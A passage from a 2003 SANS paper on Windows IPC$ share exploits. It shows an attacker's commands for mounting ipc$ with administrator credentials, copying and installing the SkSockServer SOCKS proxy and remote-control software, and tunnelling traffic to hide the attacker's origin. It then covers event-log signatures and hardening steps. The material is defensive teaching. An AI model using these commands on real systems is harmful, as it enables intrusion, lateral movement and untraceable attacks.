
Then click on 'Notify Dialog'. Clear the box 'Notify on Connection'. Otherwise, there will be sound and dialog box showing a connection is made.



After pressing 'OK' and 'OK', the installation starts automatically. DameWare then installed remotely to the compromised machine and a connection is made.



Sending a 'Ctrl-Alt-Delete' to the remote machine and login. A normal remote control session is established.



The performance of DameWare is slightly slower than Terminal Services. However, given the ease of use, it is a very good choice of attackers. DameWare has compression features to compress remote control traffic. The attacker can also choose display options on remote desktop like 'grey scale' to minimize remote control traffic. Combining these mechanisms, a compromised machine can be controlled effectively even through a dialup modem Internet connection.

Socks Proxy Installation

Another useful tool an attacker wants to install on a compromised machine is a proxy server. Once installed with a proxy server, the compromised machine can be used as a 'jump board' for attacking others on the Internet without exposing the true identity of the attacker. To play safe, an attacker can also chain up proxy servers across different legislative boundary to make their hacking activities further untraceable. SkSockServer is a sock5 proxy server by a Chinese hacker called 'Snake'. SkSockServer is discussed most by Chinese attackers in the hacking tutorials.

Installation of SkSockServer is extremely easy, just need two or three commands. The following screen shots illustrate the steps for its installation.

```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>cd\tools

C:\tools>net use \\192.168.0.128\ipc$ secret /user:administrator
The command completed successfully.

C:\tools>copy sksockserver.exe \\192.168.0.128\admin$\system32
1 file(s) copied.

C:\tools>telnet 192.168.0.128_
```

The attacker first connects to the compromised machine through IPC share and then copy sksockserver.exe to the target machine. Then connect to compromised via a pre-established shell.

```
C:\WINNT\System32\cmd.exe - telnet 192.168.0.128
=====
Welcome to Microsoft Telnet Server.
=====
C:\>sksockserver -install
Snake SockProxy Service installed.

C:\>sksockserver -config starttype 2
The New StartType have set to 2 -- Auto

C:\>sksockserver -config port 8088
The Port value have set to 8088

C:\>net start skserver
The Snake SockProxy Service service is starting.
The Snake SockProxy Service service was started successfully.


C:\>_
```

Once authenticated, the attacker then type "sksockserver -install" to install the socks server. Type "sksockserver -config starttype 2" to configure the services to auto start. The default port used by the socks server is 1813. However, it can be changed to any port the attacker like (say 8088) by the command "sksockserver -config port 8088".


Finally, the socks server is started by the command "net start skserver".

Now the attacker owns a private socks server. What the attacker need to do is to configure applications to make use of the socks proxy. However, many Internet applications do not support socks server by default. One way is to install a socks agent to "tunnel" the traffic to the socks server. SocksCap32 V2 (<http://www.socks.permeo.com/index.asp>) is the most popular one used by Chinese attackers.


After installing the SocksCap32 on the local machine of the attacker, the configuration is straightforward. Just fill in the IP address and port number of the socks server and select "SOCKS Version 5".




Create a "New Application Profile" after confirming SocksCap Settings.




The attacker then fills in the details of the application that he wants to "tunnel" the traffic. For example, telnet. After creating the profile, the program look like this:



Double click the icon to execute Telnet, its traffic will be tunneled to the socks server.



Here, attacker can open connections to other machines, say 192.168.0.1 and start hacking other machines.



```
c:\winnt\system32\telnet.exe
Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-5.0 on an i586
login: _
```

If logs of 192.168.0.1 were examined, attack seemed to be coming from 192.168.0.128, where the socks server is installed. Thus hiding the identity of the attacker.


```
Jul 14 20:55:55 linux login: FAILED LOGIN 1 FROM 192.168.0.128 FOR
, User not known to the underlying authentication module
Jul 14 20:55:55 linux login: FAILED LOGIN 2 FROM 192.168.0.128 FOR
, User not known to the underlying authentication module
Jul 14 20:55:55 linux login: FAILED LOGIN 3 FROM 192.168.0.128 FOR
, User not known to the underlying authentication module
Jul 14 20:55:56 linux login: FAILED LOGIN SESSION FROM
192.168.0.128 FOR , User not known to the underlying
authentication module
```

S
US sites are blocked due to censorship), posting news group, mail relays, jump boards for other attack, etc. Not only a small program like Telnet can be executed via SocksCap32, even the whole Fluxay can be executed via SocksCap32. In this case, all scanning and hacking traffic generated by Fluxay will be tunneled to the socks server and socks server will be viewed as the source of attack.

Signatures of Attack

The signs of system compromise by IPC exploit usually are unauthorized login and some additional services installed. Unknown accounts with administrator privileges may be created or guess account may be activated and put in Administrators group. Sometimes it is difficult to confirm that a machine is compromised by IPC exploit since the attacker has full privileges (Administrator) of the system. Attacker can upload tools to remove logs from the Event Viewer and even modify audit policy to reduce system logging.



During the initial penetration phrase of IPC, there were continuous attacks on administrator accounts. This can be revealed by Security log in Event Viewer.



Type	Date	Time	Source	Category	Event	User	Computer
Failure Audit	5/31/2003	10:02:36 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:36 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:35 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:35 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:35 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:35 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:34 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:34 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:34 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:34 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:34 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:34 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:34 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:34 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:33 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:33 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:33 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:33 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:32 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:32 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:31 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:31 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:31 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:31 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:31 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:30 PM	Security	Account Logon	681	SYSTEM	SERVER01
Failure Audit	5/31/2003	10:02:30 PM	Security	Logon/Logoff	529	SYSTEM	SERVER01

When a user attempts to log on with an invalid username or password, Windows 2000 records event ID 529. After the attacker acquired the correct password, event ID 528 indicates a successful logon.

On the other hand, checking for additional installed services may identify a compromise much easier. Additional services like Dameware, Sockserver & Terminal services can easily identified by looking at Services installed.



How to Protect against It


There are many number ways to protect a Windows host from IPC Exploits. Most of them involve some steps in hardening the operating system settings, while others may involve some thoughts in blocking the system by firewall or host-based port filters.

1. Block access to TCP and UDP ports 135-139 and 445 at the network or host level


One of the best ways of course, is to limit untrusted access to these services using a network firewall. Also consider the use of IPSec filters on individual hosts to restrict SMB access.

2. Disable SMB services

SMB service is quite difficult to disable completely in Windows 2000. Many users assume that by disabling NetBIOS over TCP/IP (as shown in the follow figure), they have successfully disabled SMB access to their machines. However, this is incorrect. This setting only disables the NetBIOS Session Service, TCP 139.



Windows 2000 will automatically fail over to TCP 445 if they fail to make a connection to TCP 139. To disable SMB on TCP 445, it need to deselect File and Printer Sharing for Microsoft Networks on the appropriate adapter, as shown in the follow figure.



While the above controls can be applied to individual network adaptor, another control that applies to the whole system is to shutdown the Server services. However, some Windows applications may not work properly if Server service is disabled.

3. Prevent IPC null session by modifying registry 'RestrictAnonymous'

Following NT4 Service Pack 3, Microsoft provided a facility to prevent enumeration of sensitive information over null sessions without the radical surgery of unbinding SMB from network interfaces. It's called RestrictAnonymous, after the Registry key that bears that name:

HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous
Setting RestrictAnonymous to 2 can block null session completely but may cause undesirable connectivity problems for third-party products and/or old Windows platforms. Setting RestrictAnonymous to 1 does not actually block anonymous connections. However, it does prevent most of the information leaks available over the null session, primarily enumeration of user accounts and shares.

4. Disable automatic sharing of administrative shares

This can be achieved by setting the values of the following registries to 0:

HKLM\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters\Auto

ShareServer (for Server version)

HKLM\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters\Auto
ShareWks (for Professional version)

Administrative shares can also be deleted manually by the following
commands:

```
net share ipc$ /delete
net share admin$ /delete
net share c$ /delete
net share d$ /delete (may be also e,f,...etc.)
```

5. Setting a strong administrator password

Since the success of IPC exploit depends on guessing the administrator password by dictionary or brute force attack, setting a strong password can reduce the chance of a successful hack. Renaming the administrator account can also avoid some script-based attack or attack from worms.

© SANS Institute 2003, Author retains full rights.

Reference

CERT. CA-2001-20: "Continuing Threats to Home Users" URL:
<http://www.cert.org/advisories/CA-2001-20.html>

CERT. IN-2000-02: "Exploitation of Unprotected Windows Network Shares". URL:
http://www.cert.org/incident_notes/IN-2000-02.html

CERT. CA-2003-08: "Increased Activity Targeting Windows Shares". URL:
<http://www.cert.org/advisories/CA-2003-08.html>

Storage Networking Industry Association: "The Common Internet File System (CIFS) Technical Reference". URL: http://www.snia.org/tech_activities/CIFS/

RFC 1001. URL: <http://www.faqs.org/rfcs/rfc1001.html>

RFC 1002. URL: <http://www.faqs.org/rfcs/rfc1002.html>

IPC\$crack. attack script. URL:
<http://packetstorm.linuxsecurity.com/NT/docs/ipccrack.htm>

Chinese attack tools archive. URL: <http://www.netsill.com/download/>

Chinese penetration tools Fluxay. URL: <http://www.netxeyes.org>

3am Labs Ltd. NTSwitch. URL: <http://www.03am.com>

DameWare NT Utilities. URL: <http://www.dameware.co.uk>

SocksCap32 V2. URL: <http://www.socks.permeo.com/index.asp>

New Riders. "Hackers Beware" by Eric Cole. ISBN 0-7357-1009-0.

Osborne. "Hacking Exposed Windows 2000" by Joel Scambray & Stuart McClure. ISBN 0-07-219262-3.

Lars Fresen. "Port 139". GIAC Certified Incident Handler (GCIH). URL:
http://www.giac.org/practical/Lars_Fresen_GCIH.doc